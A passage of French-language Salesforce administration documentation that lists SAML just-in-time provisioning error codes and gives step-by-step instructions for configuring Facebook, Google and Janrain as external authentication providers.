CONSULTER ÉGALEMENT :

- À propos du provisionnement à temps pour SAML
- Configuration requise pour le provisionnement à temps
- salesforce_communities_implementation.pdf

## Erreurs de provisionnement à temps

Le tableau ci-dessous présente les codes d'erreur et les descriptions du provisionnement à temps pour SAML.

Les erreurs SAML sont renvoyées dans le paramètre de l'URL, par exemple :

```
http://login.salesforce.com/identity/jit/saml-error.jsp?
ErrorCode=5&ErrorDescription=Unable+to+create+user&ErrorDetails=
INVALID_OR_NULL_FOR_RESTRICTED_PICKLIST+TimeZoneSidKey
```

Remarque: Salesforce redirige l'utilisateur vers une URL d'erreur personnalisée si une URL est spécifiée dans votre configuration SAML.

### Messages d'erreur

| Code | Description | Détails de l'erreur |
|---|---|---|
| 1 | Identifiant de fédération manquant | MISSING_FEDERATION_ID |
| 2 | Identifiant de fédération incorrect | MISMATCH_FEDERATION_ID |
| 3 | ID d'entreprise non valide | INVALID_ORG_ID |
| 4 | Impossible d'acquérir de verrou | USER_CREATION_FAILED_ON_UROG |
| 5 | Impossible de créer un utilisateur | USER_CREATION_API_ERROR |
| 6 | Impossible d'établir un contexte administratif | ADMIN_CONTEXT_NOT_ESTABLISHED |
| 8 | Champ personnalisé non reconnu | UNRECOGNIZED_CUSTOM_FIELD |
| 9 | Champ standard non reconnu | UNRECOGNIZED_STANDARD_FIELD |
| 11 | Limite de licence dépassée | LICENSE_LIMIT_EXCEEDED |

| Code | Description | Détails de l'erreur |
|---|---|---|
| 12 | ID de fédération et nom d'utilisateur ne correspondent pas | MISMATCH_FEDERATION_ID_AND_USERNAME_ATTRS |
| 13 | Version API de provision non prise en charge | UNSUPPORTED_VERSION |
| 14 | Modification du nom d'utilisateur non autorisée | USER_NAME_CHANGE_NOT_ALLOWED |
| 15 | Type de champ personnalisé non pris en charge | UNSUPPORTED_CUSTOM_FIELD_TYPE |
| 16 | Impossible de mapper un ID de profil unique avec le nom de profil donné | PROFILE_NAME_LOOKUP_ERROR |
| 17 | Impossible de mapper un ID de rôle unique avec le nom de rôle donné | ROLE_NAME_LOOKUP_ERROR |
| 18 | Compte non valide | INVALID_ACCOUNT_ID |
| 19 | Nom de compte manquant | MISSING_ACCOUNT_NAME |
| 20 | Numéro de compte manquant | MISSING_ACCOUNT_NUMBER |
| 22 | Impossible de créer un compte | ACCOUNT_CREATION_API_ERROR |
| 23 | Contact non valide | INVALID_CONTACT |
| 24 | E-mail du contact manquant | MISSING_CONTACT_EMAIL |
| 25 | Nom du contact manquant | MISSING_CONTACT_LAST_NAME |
| 26 | Impossible de créer un contact | CONTACT_CREATION_API_ERROR |
| 27 | Plusieurs contacts correspondants trouvés | MULTIPLE_CONTACTS_FOUND |
| 28 | Plusieurs comptes correspondants trouvés | MULTIPLE_ACCOUNTS_FOUND |
| 30 | Propriétaire de compte non valide | INVALID_ACCOUNT_OWNER |
| 31 | Profil de portail non valide | INVALID_PORTAL_PROFILE |
| 32 | Modification du compte non autorisée | ACCOUNT_CHANGE_NOT_ALLOWED |
| 33 | Impossible de mettre à jour le compte | ACCOUNT_UPDATE_FAILED |
| 34 | Impossible de mettre à jour le contact | CONTACT_UPDATE_FAILED |
| 35 | Valeur de champ de compte standard non valide | INVALID_STANDARD_ACCOUNT_FIELD_VALUE |
| 36 | Modification du contact non autorisée | CONTACT_CHANGE_NOT_ALLOWED |
| 37 | Rôle de portail non valide | INVALID_PORTAL_ROLE |
| 38 | Impossible de mettre à jour le rôle du portail | CANNOT_UPDATE_PORTAL_ROLE |
| 39 | Classe Gestionnaire SAML JIT non valide | INVALID_JIT_HANDLER |
| 40 | Utilisateur d'exécution non valide | INVALID_EXECUTION_USER |
| 41 | Erreur d'exécution | APEX_EXECUTION_ERROR |

| Code | Description | Détails de l'erreur |
|---|---|---|
| 42 | Mise à jour d'un contact avec un compte personnel non prise en charge | UNSUPPORTED_CONTACT_PERSONACCT_UPDATE |

CONSULTER ÉGALEMENT :

- À propos du provisionnement à temps pour SAML
- Provisionnement à temps des portails

# À propos des fournisseurs d'authentification externes

Vous pouvez autoriser les utilisateurs à se connecter à votre organisation Salesforce en utilisant leurs identifiants de connexion à partir d'un fournisseur de services externe tel que Facebook© ou Janrain©.

Pour réussir la configuration d'un fournisseur pour l'authentification unique, procédez comme suit.

- Configurez correctement le site Web du fournisseur de services.
- Créez un gestionnaire d'enregistrement en utilisant Apex.
- Définissez le fournisseur d'authentification dans votre organisation.

Une fois la configuration terminée, le flux du fournisseur d'authentification est le suivant.

1. L'utilisateur tente de se connecter à Salesforce en utilisant une identité tierce.
2. La requête de connexion est redirigée vers le fournisseur d'authentification tierce.
3. L'utilisateur suit le processus de connexion tierce et approuve l'accès.
4. Le fournisseur d'authentification tierce redirige l'utilisateur vers Salesforce avec des identifiants.
5. L'utilisateur est inscrit à Salesforce.

Remarque: Si un utilisateur à une session Salesforce existante, après l'authentification avec le tiers, il est automatiquement redirigé vers la page dans laquelle il peut approuver le lien vers son compte Salesforce.

## Définition de votre fournisseur d'authentification

Nous prenons en charge les fournisseurs suivants :

- Facebook
- Google
- Janrain
- LinkedIn
- Service de contrôle d'accès Microsoft
- Salesforce
- Twitter
- Un fournisseur de services qui met en œuvre le protocole OpenID Connect

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

## Ajout de fonctionnalités à votre fournisseur d'authentification

Vous pouvez ajouter des fonctionnalités à votre fournisseur d'authentification à l'aide de paramètres de requête supplémentaires.

- Scope : personnalise les autorisations requises du tiers
- Site : active le fournisseur à utiliser avec un site
- StartURL : oriente l'utilisateur vers un emplacement spécifique après l'authentification
- Communauté : oriente l'utilisateur vers une communauté spécifique après l'authentification
- Point de terminaison d'autorisation à la page 1064 : oriente l'utilisateur vers un point de terminaison spécifique pour l'authentification (fournisseurs d'authentification Salesforce uniquement)

## Création d'un gestionnaire d'enregistrement Apex

Une classe de gestionnaire d'enregistrement est requise afin d'utiliser des Fournisseurs d'authentification pour un flux d'authentification unique. La classe de gestionnaire d'enregistrement Apex doit mettre en oeuvre l'interface `Auth.RegistrationHandler`, qui définit deux méthodes. Salesforce invoque la méthode appropriée dans un rappel, selon que l'utilisateur a déjà utilisé ou non le fournisseur. Lorsque vous créez le fournisseur d'authentification, vous pouvez créer automatiquement un modèle de classe Apex à des fins de tests.

Configuration d'un fournisseur d'authentification Facebook

Configuration d'un fournisseur d'authentification Google

Donnez la possibilité aux utilisateurs de se connecter à une organisation Salesforce en utilisant leur compte Google.

Configuration d'un fournisseur d'authentification Janrain

Configuration d'un fournisseur d'authentification Salesforce

Vous pouvez utiliser une application connectée en tant que fournisseur d'authentification.

Configuration d'un fournisseur d'authentification OpenID Connect

Pour le fournisseur d'authentification, vous pouvez utiliser n'importe quelle application Web tierce qui met en oeuvre le côté serveur du protocole OpenID Connect, notamment Amazon, Google et PayPal.

Configuration d'un fournisseur d'authentification Access Control Service Microsoft®

Vous pouvez utiliser le Service de contrôle d'accès (Access Control Service) de Microsoft en tant que fournisseur d'authentification, en utilisant le protocole OAuth. L'authentification est généralement réalisée par un service de Microsoft Office 365 tel que SharePoint® Online.

Configuration d'un fournisseur d'authentification LinkedIn

Permettez aux utilisateurs de se connecter à une organisation Salesforce en utilisant leur compte LinkedIn.

Configuration d'un fournisseur d'authentification Twitter

Donnez la possibilité aux utilisateurs de se connecter à une organisation Salesforce avec leur compte Twitter.

Utilisation de valeurs gérées par Salesforce dans la configuration du fournisseur d'authentification

Vous pouvez laisser Salesforce créer automatiquement les principales valeurs lors de la configuration d'un fournisseur d'authentification Facebook, Salesforce, LinkedIn, Twitter ou Google. Cela vous permet d'ignorer les étapes de création de votre propre application tierce.

Création d'un fournisseur d'authentification externe personnalisé

Créez un fournisseur d'authentification unique (SSO) pour permettre aux administrateurs et aux utilisateurs d'utiliser leurs identifiants SSO non-Salesforce dans vos organisations Salesforce.

## Configuration d'un fournisseur d'authentification Facebook

Pour utiliser Facebook en tant que fournisseur d'authentification :

1. Configurez une application Facebook, en définissant Salesforce en tant que domaine d'application.
2. Définissez un fournisseur d'authentification Facebook pour votre organisation Salesforce.
3. Mettez à jour votre application Facebook pour utiliser l'`URL de rappel` générée par Salesforce en tant qu'`URL de site Web` Facebook.
4. Testez la connexion.

### Configuration d'une application Facebook

Avant de configurer Facebook pour votre organisation Salesforce, vous devez configurer une application dans Facebook :

**Remarque:** Vous pouvez ignorer cette étape en autorisant Salesforce à utiliser sa propre application par défaut. Pour plus d'informations, reportez-vous à Utilisation des valeurs gérées par Salesforce dans la configuration du fournisseur d'authentification.

1. Accédez au site Web de Facebook, puis créez une application.
2. Modifiez les paramètres de l'application, puis définissez le Domaine d'application sur Salesforce.
3. Notez l'ID d'application et le Secret d'application.

### Définition d'un fournisseur Facebook dans votre organisation Salesforce

L'ID d'application et le secret d'application Facebook sont requis pour configurer un fournisseur Facebook dans votre organisation Salesforce.

**Remarque:** Vous pouvez ignorer la spécification de ces valeurs clés dans la configuration du fournisseur en autorisant Salesforce à gérer ces valeurs pour vous. Pour plus d'informations, reportez-vous à Utilisation des valeurs gérées par Salesforce dans la configuration du fournisseur d'authentification.

1. Dans Configuration, saisissez *`Fournisseurs d'authentification`* dans la case `Recherche rapide`, puis sélectionnez **Fournisseurs d'authentification**.
2. Cliquez sur **Nouveau**.
3. Sélectionnez le `Type de fournisseur` Facebook.
4. Saisissez un `Nom` pour le fournisseur.
5. Saisissez le `Suffixe d'URL`. Il est utilisé dans les URL de configuration client. Par exemple, si le suffixe de l'URL de votre fournisseur est « MonFournisseurFacebook », votre URL d'authentification unique est semblable à : `https://login.salesforce.com/auth/sso/00Dx00000000001/MonFournisseurFacebook`.
6. Utilisez l'ID d'application Facebook dans le champ `Clé consommateur`.
7. Utilisez le Secret d'application Facebook dans le champ `Secret consommateur`.
8. Vous pouvez également définir les champs ci-dessous.
   a. Saisissez l'URL de base de Facebook pour l'`URL de point de terminaison de l'autorisation`. Par exemple, `https://www.facebook.com/v2.2/dialog/oauth`. Si vous laissez ce champ vide, Salesforce utilise la version de l'API Facebook que votre application utilise.

**Éditions**

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres :
- Afficher la configuration

Pour modifier les paramètres :
- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

> **Conseil:** Si nécessaire, vous pouvez ajouter des paramètres de chaîne de requête à l'URL de base. Par exemple, pour obtenir un jeton d'actualisation de Google pour l'accès hors ligne, utilisez `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. Dans cet exemple, le paramètre supplémentaire `approval_prompt` est requis pour demander à l'utilisateur d'accepter l'action d'actualisation afin que Google continue à fournir des jetons d'actualisation après le premier.

**b.** Saisissez l'`URL de point de terminaison de jeton` de Facebook. Par exemple, `https://www.facebook.com/v2.2/dialog/oauth`. Si vous laissez ce champ vide, Salesforce utilise la version de l'API Facebook que votre application utilise.

**c.** Saisissez `URL de point de terminaison d'informations utilisateur` pour modifier les valeurs requises par l'API de profil Facebook. Pour plus d'informations sur les champs, reportez-vous à https://developers.facebook.com/docs/facebook-login/permissions/v2.0#reference-public_profile. Les champs demandés doivent correspondre aux étendues demandées. Si vous laissez ce champ vide, Salesforce utilise la version de l'API Facebook que votre application utilise.

**d.** `Étendues par défaut`, à envoyer avec la requête au point de terminaison d'autorisation. Sinon, les valeurs par défaut du type de fournisseur codées en dur sont utilisées (pour utiliser ces valeurs par défaut, reportez-vous à la documentation du développeur de Facebook).

Pour plus d'informations, reportez-vous à Utilisation du paramètre d'étendue.

**e.** `URL d'erreur personnalisée`, pour le signalement des erreurs par le fournisseur.

**f.** `URL de déconnexion personnalisée` pour fournir une destination spécifique aux utilisateurs qui se déconnectent après s'être authentifiés via un flux d'authentification sociale. Utilisez ce champ pour orienter les utilisateurs vers une page de déconnexion sous votre marque ou une destination différente de la page de déconnexion de Salesforce. L'URL doit être complète avec un préfixe `http` ou `https`, par exemple `https://acmecorporation.mon.salesforce.com`.

**g.** Sélectionnez une classe Apex existante en tant que classe `Gestionnaire d'enregistrement` ou cliquez sur `Créer automatiquement un modèle de gestionnaire d'enregistrement` afin de créer un modèle de classe Apex pour le gestionnaire d'enregistrement. Vous devez modifier cette classe ainsi que le contenu par défaut avant de l'utiliser.

> **Remarque:** Vous devez spécifier une classe de gestionnaire d'enregistrement pour Salesforce afin de générer l'`URL d'initialisation de l'authentification unique`.

**h.** Sélectionnez l'utilisateur qui exécute la classe de gestionnaire Apex pour **Exécuter l'enregistrement en tant que**. L'utilisateur doit disposer de l'autorisation « Gérer les utilisateurs ». Un utilisateur est requis si vous avez sélectionné une classe de gestionnaire d'enregistrement ou si elle est automatiquement créée.

**i.** Pour utiliser un portail avec votre fournisseur, sélectionnez-le dans la liste déroulante Portail.

**j.** Utilisez le champ `URL d'icône` pour ajouter un chemin à une icône affichée sous la forme d'un bouton dans la page de connexion à une communauté. Cette icône s'applique uniquement à une communauté. Elle n'est pas affichée dans la page de connexion de votre organisation Salesforce ni dans un domaine personnalisé créé avec Mon domaine. Les utilisateurs cliquent sur le bouton pour se connecter avec le fournisseur d'authentification associé à la communauté.

Vous pouvez spécifier un chemin vers votre propre image ou copier l'URL d'une icône fournie dans le champ.

**9.** Cliquez sur **Enregistrer**.

Assurez-vous de noter la valeur `ID de fournisseur d'authentification` générée. Vous devez l'utiliser avec la classe Apex `Auth.AuthToken`.

Une fois le fournisseur d'authentification défini, plusieurs URL de configuration client sont générées :

- `URL d'initialisation texte uniquement` : les administrateurs utilisent cette URL pour s'assurer que le fournisseur tiers est correctement configuré. L'administrateur ouvre cette URL dans un navigateur, se connecte au tiers, puis est redirigé vers Salesforce avec une carte d'attributs.
- `URL d'initialisation de l'authentification unique` : cette URL permet d'effectuer une authentification unique à Salesforce à partir d'un tiers (en utilisant les identifiants du tiers). L'utilisateur ouvre cette URL dans un navigateur, puis se connecte au tiers. Un nouvel utilisateur est créé ou un utilisateur existant est mis à jour, puis l'utilisateur est connecté à Salesforce au nom de cet utilisateur.
- `URL de liaison utilisateur existante` : Utilisez cette URL pour lier des utilisateurs Salesforce existants à un compte tiers. L'utilisateur ouvre cette URL dans un navigateur, se connecte au tiers, se connecte à Salesforce, puis approuve le lien.
- `URL d'initialisation Oauth uniquement` : utilisez cette URL afin d'obtenir des jetons d'accès OAuth pour un tiers. Les utilisateurs doivent s'authentifier auprès de Salesforce pour le service tiers afin d'obtenir un jeton. Ce flux ne fournit pas la fonctionnalité d'authentification unique future.
- `URL de rappel` : cette URL de rappel est utilisée pour le point de terminaison que le fournisseur d'authentification appelle pour la configuration. Le fournisseur d'authentification doit se rediriger vers l'`URL de rappel` avec des informations pour chaque URL de configuration client ci-dessus.

Les URL de configuration client prennent en charge des paramètres de demande supplémentaires qui permettent d'inviter les utilisateurs à se connecter à des sites spécifiques, à obtenir des autorisations personnalisées à partir de tiers ou d'accéder à un emplacement spécifique pour l'authentification.

### Mise à jour de votre application Facebook

Après avoir défini le fournisseur d'authentification Facebook dans votre organisation Salesforce, revenez à Facebook, puis mettez à jour votre application pour utiliser l'`URL de rappel` en tant que `URL du site Web` Facebook.

### Test de l'authentification unique

Dans un navigateur, ouvrez l'`URL d'initialisation texte uniquement` dans la page de détail Fournisseur d'authentification. Elle doit renvoyer à la page de connexion à Facebook. Une fois connecté(e), vous êtes invité(e) à autoriser votre application. Une fois l'application autorisée, vous êtes redirigé(e) vers Salesforce.

CONSULTER ÉGALEMENT :

Utilisation des paramètres de requête avec des URL de configuration client
À propos des fournisseurs d'authentification externes

## Configuration d'un fournisseur d'authentification Google

Donnez la possibilité aux utilisateurs de se connecter à une organisation Salesforce en utilisant leur compte Google.

Pour utiliser Google en tant que fournisseur d'authentification :

1. Configurez une application Google, en définissant Salesforce en tant que domaine d'application.
2. Définissez un fournisseur d'authentification Google pour votre organisation Salesforce.
3. Mettez à jour votre application Google pour utiliser l'`URL de rappel` générée par Salesforce en tant qu'`URL de site Web` Google.
4. Testez la connexion.

### Configuration d'une application Google

Avant de configurer Google pour votre organisation Salesforce, vous devez configurer une application dans Google :

**Remarque:** Vous pouvez ignorer cette étape en autorisant Salesforce à utiliser sa propre application par défaut. Pour plus d'informations, reportez-vous à Utilisation des valeurs gérées par Salesforce dans la configuration du fournisseur d'authentification.

1. Accédez au site Web de Google, puis créez une application.
2. Modifiez les paramètres de l'application, puis définissez le Domaine d'application sur Salesforce.
3. Notez l'ID d'application et le Secret d'application.

### Définition d'un fournisseur Google dans votre organisation Salesforce

L'ID d'application et le secret d'application Google sont requis pour configurer un fournisseur Google dans votre organisation Salesforce.

**Remarque:** Vous pouvez ignorer la spécification de ces valeurs clés dans la configuration du fournisseur en autorisant Salesforce à gérer ces valeurs pour vous. Pour plus d'informations, reportez-vous à Utilisation des valeurs gérées par Salesforce dans la configuration du fournisseur d'authentification.

1. Dans Configuration, saisissez *`Fournisseurs d'authentification`* dans la case `Recherche rapide`, puis sélectionnez **Fournisseurs d'authentification**.
2. Cliquez sur **Nouveau**.
3. Sélectionnez le `Type de fournisseur` Google.
4. Saisissez un `Nom` pour le fournisseur.
5. Saisissez le `Suffixe d'URL`, qui est utilisé dans les URL de configuration client. Par exemple, si le suffixe de l'URL de votre fournisseur est « MonFournisseurGoogle », votre URL d'authentification unique ressemble à : `https://login.salesforce.com/auth/sso/00Dx00000000001/MonFournisseurGoogle`.
6. Utilisez l'ID d'application Google dans le champ `Clé consommateur`.
7. Utilisez le Secret d'application Google dans le champ `Secret consommateur`.
8. Vous pouvez également définir les champs ci-dessous.

**Éditions**

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

a. `URL de point de terminaison d'autorisation`, pour spécifier une URL d'autorisation de base de Google. Par exemple, `https://accounts.google.com/o/oauth2/authorize`. L'URL doit commencer par *`https://accounts.google.com/o/oauth2`*.

   Conseil: Si nécessaire, vous pouvez ajouter des paramètres de chaîne de requête à l'URL de base. Par exemple, pour obtenir un jeton d'actualisation Google pour l'accès hors ligne, utilisez `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. Le paramètre `approval_prompt` est nécessaire pour inviter l'utilisateur à accepter l'action d'actualisation afin de permettre à Google de continuer à fournir des jetons d'actualisation après le premier jeton.

b. `URL de point de terminaison de jeton`, pour spécifier l'URL du jeton OAuth de Google. Par exemple, `https://accounts.google.com/o/oauth2/accessToken`. L'URL doit commencer par *`https://accounts.google.com/o/oauth2`*.

c. `URL du point de terminaison d'informations utilisateur` pour modifier les valeurs requises par l'API de profil de Google. L'URL doit commencer par *`https://www.googleapis.com/oauth2/`*.

d. `Étendues par défaut` à envoyer avec la requête au point de terminaison d'autorisation. Sinon, les paramètres codés en dur du type de fournisseur par défaut sont utilisés. Pour consulter les paramètres par défaut, reportez-vous à la documentation pour les développeurs de Google.

   Pour plus d'informations, reportez-vous à Utilisation du paramètre d'étendue.

e. `URL d'erreur personnalisée` pour spécifier une URL pour le signalement des erreurs par le fournisseur.

f. `URL de déconnexion personnalisée` pour fournir une destination spécifique aux utilisateurs qui se déconnectent après s'être authentifiés via un flux d'authentification sociale. Utilisez ce champ pour orienter les utilisateurs vers une page de déconnexion sous votre marque ou une destination différente de la page de déconnexion de Salesforce. L'URL doit être complète avec un préfixe `http` ou `https`, par exemple `https://acmecorporation.mon.salesforce.com`.

g. Pour créer un modèle de classe Apex pour le gestionnaire d'enregistrement, sélectionnez une classe Apex en tant que `Gestionnaire d'enregistrement` ou cliquez sur `Créer automatiquement un modèle de gestionnaire d'enregistrement`. Modifiez cette classe ainsi que le contenu par défaut avant de l'utiliser.

   Remarque: Spécifiez une classe de gestionnaire d'enregistrement pour Salesforce afin de générer l'`URL d'initialisation de l'authentification unique`.

h. Sélectionnez l'utilisateur qui exécute la classe de gestionnaire Apex pour **Exécuter l'enregistrement en tant que**. L'utilisateur doit disposer de l'autorisation « Gérer les utilisateurs ». Vous devez spécifier un utilisateur si vous avez sélectionné une classe de gestionnaire d'enregistrement ou si elle est automatiquement créée.

i. Pour utiliser un portail avec votre fournisseur, sélectionnez-le dans la liste `Portail`.

j. Utilisez le champ `URL d'icône` pour ajouter un chemin à une icône affichée sous la forme d'un bouton dans la page de connexion à une communauté. Cette icône s'applique uniquement à une communauté. Elle n'est pas affichée dans la page de connexion de votre organisation Salesforce ni dans un domaine personnalisé créé avec Mon domaine. Les utilisateurs cliquent sur le bouton pour se connecter avec le fournisseur d'authentification associé à la communauté.

   Vous pouvez spécifier un chemin vers votre propre image ou copier l'URL d'une icône fournie dans le champ.

9. Cliquez sur **Enregistrer**.

Notez la valeur `ID de fournisseur d'authentification` générée. Vous l'utilisez avec la classe Apex `Auth.AuthToken`.

Une fois le fournisseur d'authentification défini, plusieurs URL de configuration client sont générées :

- `URL d'initialisation texte uniquement` : Les administrateurs utilisent cette URL pour s'assurer que le fournisseur tiers est correctement configuré. L'administrateur ouvre cette URL dans un navigateur, se connecte au tiers, puis est redirigé vers Salesforce avec une carte d'attributs.
- `URL d'initialisation de l'authentification unique` : cette URL permet de procéder à une authentification unique à Salesforce à partir d'un tiers (en utilisant les identifiants du tiers). L'utilisateur ouvre cette URL dans un navigateur puis se connecte au tiers. Le tiers crée ensuite un nouvel utilisateur ou met à jour un utilisateur existant, puis le connecte à Salesforce au nom de cet utilisateur.
- `URL de liaison utilisateur existante` : Utilisez cette URL pour lier des utilisateurs Salesforce existants à un compte tiers. L'utilisateur ouvre cette URL dans un navigateur, se connecte au tiers, se connecte à Salesforce, puis approuve le lien.
- `URL d'initialisation Oauth uniquement` : utilisez cette URL afin d'obtenir des jetons d'accès OAuth pour un tiers. Les utilisateurs doivent s'authentifier auprès de Salesforce pour le service tiers afin d'obtenir un jeton. Ce flux ne fournit pas la fonctionnalité d'authentification unique future.
- `URL de rappel` : cette URL de rappel est utilisée pour le point de terminaison que le fournisseur d'authentification appelle pour la configuration. Le fournisseur d'authentification redirige vers l'`URL de rappel` avec des informations pour chaque URL de configuration client.

Les URL de configuration client prennent en charge d'autres paramètres de requête qui permettent d'inviter les utilisateurs à se connecter à des sites spécifiques, à obtenir des autorisations personnalisées à partir d'un tiers ou à accéder à un emplacement spécifique après l'authentification.

### Mise à jour de votre application Google

Après avoir défini le fournisseur d'authentification Google dans votre organisation Salesforce, revenez à Google, puis mettez à jour votre application pour utiliser l'`URL de rappel` en tant que `URL du site Web` Google.

### Test de l'authentification unique

Dans un navigateur, ouvrez l'`URL d'initialisation texte uniquement` dans la page de détail Fournisseur d'authentification. Il vous redirige vers Google et vous demande vous connecter. Vous êtes ensuite invité(e) à autoriser votre application. Une fois l'application autorisée, vous êtes redirigé(e) vers Salesforce.

## Configuration d'un fournisseur d'authentification Janrain

La configuration d'un fournisseur d'authentification Janrain est légèrement différente de celle d'autres fournisseurs. Vous n'utilisez pas l'URL d'initialisation de l'authentification unique, obtenue après l'inscription de votre fournisseur à Salesforce, pour démarrer flux. Vous utilisez à la place le widget de connexion Janrain qui est déployé sur votre site.

Pour configurer votre fournisseur Janrain :

1. Enregistrez votre application auprès de Janrain et obtenez une `apiKey`.
2. Définissez le fournisseur d'authentification Janrain dans votre organisation Salesforce.
3. Obtenez le code widget de connexion auprès de Janrain.
4. Configurez un site qui appelle le code widget de connexion dans votre organisation Salesforce.

### Enregistrer votre application

Vous devez vous inscrire pour obtenir un compte Janrain à partir du site Web Janrain. Une fois votre compte Janrain disponible, vous avez besoin de la clé `apiKey`.

1. Cliquez sur **Déploiement** > **Sign-in for Web** > **Handle Tokens**.
2. Copiez la clé `apiKey`. Elle est requise lors de la création du fournisseur Janrain dans votre organisation Salesforce.
3. Ajoutez `Salesforce` à la liste blanche de domaines Janrain dans votre compte Janrain, dans **Déploiement** > **Paramètres d'application** > **Liste blanche de domaines**.

### Définir le fournisseur d'authentification Janrain dans votre organisation Salesforce

La clé `apiKey` Janrain est requise pour créer un fournisseur Janrain dans votre organisation Salesforce.

1. Dans Configuration, saisissez *`Fournisseurs d'authentification`* dans la case `Recherche rapide`, puis sélectionnez **Fournisseurs d'authentification**.
2. Cliquez sur **Nouveau**.
3. Sélectionnez le `Type de fournisseur` Janrain.
4. Saisissez un `Nom` pour le fournisseur.
5. Saisissez le `Suffixe d'URL`. Il est utilisé dans l'`URL de rappel`. Par exemple, si le suffixe de l'URL de votre fournisseur est « MonFournisseurJanrain », votre `URL de rappel` est semblable à `https://login.salesforce.com/services/authcallback/00D300000007CvvEAE/MonFournisseurJanrain`.
6. Utilisez la valeur `apiKey` Janrain dans le champ `Secret consommateur`.
7. Vous pouvez également saisir une `URL d'erreur personnalisée` que le fournisseur utilise pour signaler les erreurs.
8. Vous pouvez également saisir une `URL de déconnexion personnalisée` pour fournir une destination spécifique aux utilisateurs qui se déconnectent après s'être authentifiés via le flux d'authentification sociale. Utilisez ce champ pour orienter les utilisateurs vers une page de déconnexion sous votre marque ou une destination différente de la page de déconnexion de Salesforce. L'URL doit être complète avec un préfixe `http` ou `https`, par exemple `https://acmecorporation.mon.salesforce.com`.

**Éditions**

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

9. Sélectionnez une classe Apex existante en tant que classe `Gestionnaire d'enregistrement` ou cliquez sur `Créer automatiquement un modèle de gestionnaire d'enregistrement` afin de créer le modèle de classe Apex pour le gestionnaire d'enregistrement. Vous devez modifier cette classe et changer le contenu par défaut avant de l'utiliser.

   Remarque: Vous devez spécifier une classe de gestionnaire d'enregistrement pour Salesforce afin d'utiliser l'authentification unique.

10. Sélectionnez l'utilisateur qui exécute la classe de gestionnaire Apex pour **Exécuter l'enregistrement en tant que**. L'utilisateur doit disposer de l'autorisation « Gérer les utilisateurs ». Un utilisateur est requis si vous avez sélectionné une classe de gestionnaire d'enregistrement ou si elle est automatiquement créée.
11. Pour utiliser un portail avec votre fournisseur, sélectionnez-le dans la liste déroulante Portail.
12. Utilisez le champ `URL d'icône` pour ajouter un chemin à une icône affichée sous la forme d'un bouton dans la page de connexion à une communauté. Cette icône s'applique uniquement à une communauté. Elle n'est pas affichée dans la page de connexion de votre organisation Salesforce ni dans un domaine personnalisé créé avec Mon domaine. Les utilisateurs cliquent sur le bouton pour se connecter avec le fournisseur d'authentification associé à la communauté.

    Vous pouvez spécifier un chemin vers votre propre image ou copier l'URL d'une icône fournie dans le champ.

13. Cliquez sur **Enregistrer**.

Notez la valeur de l'`URL de rappel` générée. Elle est requise pour la configuration Janrain.

Une fois Janrain configuré en tant que fournisseur d'authentification, plusieurs paramètres de configuration client sont disponibles. Utilisez-les pour la valeur `flowtype` dans l'`URL de rappel` avec votre widget de connexion Janrain :

- `test` : ce paramètre permet de s'assurer que le fournisseur tiers est correctement configuré. L'administrateur configure un widget Janrain pour utiliser `flowtype=test`, se connecte au tiers, puis est redirigé vers Salesforce avec une carte d'attributs.
- `link` : ce paramètre permet de lier des utilisateurs Salesforce existants à un compte tiers. L'utilisateur accède à une page avec un widget Janrain configuré pour utiliser `flowtype=link`, se connecte au tiers, se connecte à Salesforce, puis approuve le lien.
- `sso` : cette paramètre permet d'effectuer une authentification unique à Salesforce à partir d'un tiers (en utilisant les identifiants du tiers). L'utilisateur accède à une page avec un widget Janrain configuré pour utiliser `flowtype=sso`, puis se connecte au tiers. Un nouvel utilisateur est créé ou un utilisateur existant est mis à jour, puis l'utilisateur est connecté à Salesforce au nom de cet utilisateur.

Les URL de configuration client prennent en charge des paramètres de demande supplémentaires qui permettent d'inviter les utilisateurs à se connecter à des sites spécifiques, à obtenir des autorisations personnalisées à partir de tiers ou d'accéder à un emplacement spécifique pour l'authentification.

## Obtenir un code widget de connexion auprès de Janrain

Vous devez obtenir le code widget de connexion de Janrain pour votre organisation Salesforce.

1. A partir de votre compte Janrain, cliquez sur **Application** > **Sign-in for Web** > **Get the Code**.
2. Saisissez la valeur `URL de rappel`, disponible dans les informations de votre fournisseur Janrain, dans votre organisation Salesforce, avec le paramètre de requête *`flowtype=sso`* comme URL de jeton. Par exemple,

   ```
   https://login.salesforce.com/services/authcallback/00DD##############/JanrainApp?flowtype=sso
   ```

   Pour un domaine personnalisé créé avec Mon domaine, remplacez `login.salesforce.com` par votre nom Mon domaine.

   Pour une communauté, ajoutez le paramètre `communauté` et transmettez-le au widget de connexion en tant qu'URL de jeton. Par exemple,

   ```
   janrain.settings.tokenUrl='https://login.salesforce.com/services/authcallback/00DD##############/JanrainApp'
   +'?flowtype=sso&community='+encodeURIComponent('https://acme.force.com/customers');
   ```

### Créer un site pour appeler le widget de connexion

1. Activez les Sites.
2. Créez une page, puis copiez le code widget de connexion dans la page.
3. Créez un site, puis définissez la page que vous venez de créer en tant que page d'accueil du site.

CONSULTER ÉGALEMENT :

Utilisation des paramètres de requête avec des URL de configuration client

À propos des fournisseurs d'authentification externes

salesforce_communities_implementation.pdf

## Configuration d'un fournisseur d'authentification Salesforce

